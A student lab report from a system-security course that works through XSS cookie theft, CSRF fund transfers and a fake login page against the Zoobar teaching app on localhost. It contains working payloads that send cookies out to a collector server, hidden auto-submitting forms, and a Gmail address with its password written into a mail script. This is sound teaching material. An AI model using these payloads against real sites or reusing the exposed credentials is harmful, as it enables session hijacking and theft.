System Security Lab 3

Alex W 1003474

Sheikh Salim 1003367


Part A : XSS Attack

Exercise 1

The script used is:

```
alert(document.cookie)
```

On logging as `alex`, and viewing his profile, the following alert window with cookie is printed:




```
httpd@labvm ~/labs/lab3_web_security master ●
make check
./check-lab3.sh
Generating reference images...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Registering as grader1, password1
Registering as grader2, password2
Registering as grader3, password3
[ INFO ]: Testing exploit for Exercise 1...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#36553858c04464fc2ae272c38cfa9c2b
[ PASS ]: alert contains: grader#36553858c04464fc2ae272c38cfa9c2b
```

Exercise 2

The script used is:

```
(new Image()).src='http://127.0.0.1:8000?' + 'to=syssechacks@gmail.com' +
'&payload=' + encodeURIComponent(document.cookie)+ '&random=' +
Math.random();
```

On logging as `alex`, and viewing his profile, the following output is captured in flask server:

```
python flask_server_template.py
 * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger pin code: 257-064-876
('arg1:', u'syssechacks@gmail.com')
('arg2:', u'PyZoobarLogin=alex#8158f2b55ef3f6581d2d21c8dc070848')
127.0.0.1 - - [01/Aug/2021 10:37:22] "GET /?to=syssechacks@gmail.com&payload=PyZoobarLogin%3Dalex%238158f2
b55ef3f6581d2d21c8dc070848&random=0.42415727068538445 HTTP/1.1" 500 -
```

We utilise gmail for sending and receiving emails, with the help of `smtplib`.

```
class Mail:
    def __init__(self):
        self.port = 465
        self.smtp_server_domain_name = "smtp.gmail.com"
        self.sender_mail = "jamesnotalex3@gmail.com"
        self.password = "4865VmcNrmKR2pF"

    def send(self, recipient, subject):
        ssl_context = ssl.create_default_context()
        service = smtplib.SMTP_SSL(self.smtp_server_domain_name,
                                   self.port,
                                   context=ssl_context)
        service.login(self.sender_mail, self.password)

        result = service.sendmail(self.sender_mail, recipient,
                                  "Subject: {}".format(subject))

        service.quit()

mail = Mail()
mail.send(arg1, arg2)
```

Example email is sent from `jamesnotalex3@gmail.com` to `syssechacks@gmail.com`:

PyZoobarLogin=alex#dcffc1570b5ca6c73db4d80b273541f5


jamesnotalex3@gmail.com 11:55 PM (38 minutes ago)
to bcc: syssechacks

Exercise 3

As the input field is directly appended to the url, this vulnerability can be used to inject any javascript into the browser. The same script in Exercise 1 is wrapped in "", with a closing tag `>`, and then the `<script>` `</script>`.

```
"><script>alert(document.cookie)</script>"
```

The result is same as Exercise 1



The encoded URL is

```
http://localhost:8080/zoobar/index.cgi/users?
user=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E%22
```

Exercise 4

The same script in Exercise 2 is wrapped in "", with a closing tag `>`, and then the `<script></script>`.

```
"><script>(new Image()).src='http://127.0.0.1:8000?' +
'to=syssechacks@gmail.com' + '&payload=' +
encodeURIComponent(document.cookie)+ '&random=' + Math.random();</script>"
```

The result is same as Exercise 2

The encoded URL is

```
http://localhost:8080/zoobar/index.cgi/users?
user=%22%3E%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.
1%3A8000%3F%27+%2B+%27to%3Dsyssechacks%40gmail.com%27+%2B+%27%26payload%3D%
27+%2B+encodeURIComponent%28document.cookie%29%2B+%27%26random%3D%27+%2B+Ma
th.random%28%29%3B%3C%2Fscript%3E%22
```

Exercise 5

As the injected javascript is displayed inline with the original html elements, there needs to be corresponding scripts to enclose existing elements and inject new ones that look like the existing ones.

We achieve so by inspecting the original html:

```
<input type="text" name="user" value="" size="10">
```


The injected script that is injected to `value` need to close the input tag with size 0 to match the original look, and spawn a new View button that loads the remote image:

```
"size=10></span><br><input type="submit" value="View">
<style>.warning{display:none;}</style><img style="display:none;" src="a"
onerror="(new Image()).src='http://127.0.0.1:8000?' +
'to=syssechacks@gmail.com' + '&payload=' +
encodeURIComponent(document.cookie)+ '&random=' + Math.random();" a=
```

The encoded html is as follows:

```
http://localhost:8080/zoobar/index.cgi/users?
user=%22size%3D10%3E%3C%2Fspan%3E%3Cbr%3E%3Cinput+type%3D%22submit%22+value
%3D%22View%22%3E%3Cstyle%3E.warning%7Bdisplay%3Anone%3B%7D%3C%2Fstyle%3E%3C
img+style%3D%22display%3Anone%3B%22+src%3D%22a%22+onerror%3D%22%28new+Image
```

```
%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsyssecha
cks%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28documen
t.cookie%29%2B+%27%26random%3D%27+%2B+Math.random%28%29%3B%22+a%3D
```





```
[ INFO ]: Testing exploit for Exercise 5...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22size%3D10%3E%3C%2Fspan%3E%3Cbr%
3E%3Cinput+type%3D%22submit%22+value%3D%22View%22%3E%3Cstyle%3E.warning%7Bdisplay%3Anone%3B%7D%
3C%2Fstyle%3E%3Cimg+style%3D%22display%3Anone%3B%22+src%3D%22a%22+onerror%3D%22%28new+Image%28%
29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsyssechacks%40gmail.com%27+%2B+%
27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29%2B+%27%26random%3D%27+%2B+Math.r
andom%28%29%3B%22+a%3D
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#ba0039a7922d17deea65940b6956c0c7'
[ PASS ]: ./lab3-tests/answer-5.png matched reference image (522668 non-background pixels)
```

Part B: Cross-site request forgery

Exercise 6


In this part we will create an automated form to auto send 10 zoobars from the user on visit to a malicious HTML page.

To do so, we first extract and experiment using the form on localhost as such:




While account `sheek` is logged in, we click send, resulting in the following

On account `sheek`, redirected to:



On account `attacker`: (The extra 2 zoobars was from previous testing)



Thus, the next step is to simply autofill the form submission, by filling up the correct details accordingly. Below shows the form with the fields automcompleted:

```
<form method="POST" name="transferform"
action="http://localhost:8080/zoobar/index.cgi/transfer">
    <p>Send <input name="zoobars" type="text" value="10" size=5>
zoobars</p>
    <p>to <input name=recipient type=text value="attacker" size=10></p>
    <input type="submit" name="submission" value="Send">
</form>
```

Exercise 7

On exercise 7, we will now automate the `send` process of the form. To do so, we will utilise a simple javascript code that will run on the user's browser upon visiting the link. To do so, we simply have to add the following script snippet into the html page. This will cause the from to submit upon page load.

```
<form method="POST" name="transferform"
action="http://localhost:8080/zoobar/index.cgi/transfer">
    <p>Send <input name="zoobars" type="text" value="10" size=5>
zoobars</p>
    <p>to <input name=recipient type=text value="attacker" size=10></p>
    <input type="submit" name="submission" value="Send">
</form>

<script>
    window.onload = function(){
        document.forms[0].submit()
    }

</script>
```

Result upon visiting `answer-7.html`:

Exercise 8

As noted in previous exercises, the user will know that the transaction has happened, as the page will redirect automatically back to the original zoobar transaction page. Hence, this exercise will fix that so that it redirects to `sutd.edu.sg` instead. Javascript will be utilised again for this part.

What was done:

1. Hide the form and necessarry indicators using CSS `display:none`

We made sure to properly hide all the forms and iframes using the html tag `<style>`, which takes in CSS styles. There, we specified `display: None;`, a common trick front end developers emply to hide html elements from the user

2. Cause the redirect to happen via the `iframe` tag via the form's `target` parameter as in the documentation here


We made sure to create a `malicious-iframe` which does the redirecting upon form submission via the `target` keyword, which takes in the element's name. This is done so that the transfer page is loaded on the iframe in the same page, and because it is invisible, a normal user won't realise. We also added a `onLoad` eventListener, as specified in the handout, to do the redirecting once the form is submitted. To do so, we set `window.location` to be `"https://www.sutd.edu.sg/"`.

The full code is as below:

```
<form method="POST" name="transferform"
action="http://localhost:8080/zoobar/index.cgi/transfer" style = "display:
none;" target="malicious-frame">
    <p>Send <input name="zoobars" type="text" value="10" size=5>
zoobars</p>
    <p>to <input name=recipient type=text value="attacker" size=10></p>
    <input type="submit" name="submission" value="Send">
</form>
<iframe id="malicious-iframe" name="malicious-iframe" style="display:
none;"></iframe>
<script>
    //Submits the form
    window.onload = function(){
        document.forms[0].submit()
    }
    // Proceeds to redirect to sutd page
    var malIframe = document.getElementById("malicious-iframe")
    malIframe.addEventListener("load", function() {
        window.location = "https://www.sutd.edu.sg/"
    })

</script>
```


When the attack runs on account `sheek3`:

1. Redirected to `sutd.edu.sg`




Redirecting to SUTD page

Nothing suspicious here



2. Account balance has been siphoned




Why CSRF still works in SOP CSRF is not stopped by Single Origin Policy. This is so as SOP is a protection mechanism for the browser. Both CORS and SOP only prevents a page from rendering results from a server, and only a selective number of requests (`XMLHTTPRequests`) from the browser will undergo pre-flight requests where a request is rejected at the browser/client level. In our case, the request is being sent via a URL encoded form through the POST method is not part of this list of requests. This will hence not require a pre-flight request, thus, the request is allowed to proceed. We do note however that the response will not be rendered due to the SOP, but still, the request has successfully reached the backend server and applied as the server has no checks on the request (ie; via referrer header), thus making our attack effective and successful.

Part C: Fake Login Page

Exercise 9

In exercise 9, we simply copy over the form element directly from the page, and ensure that we set the submission action to be towards `http://localhost:8080/zoobar/index.cgi/login` as specified in



the handout.

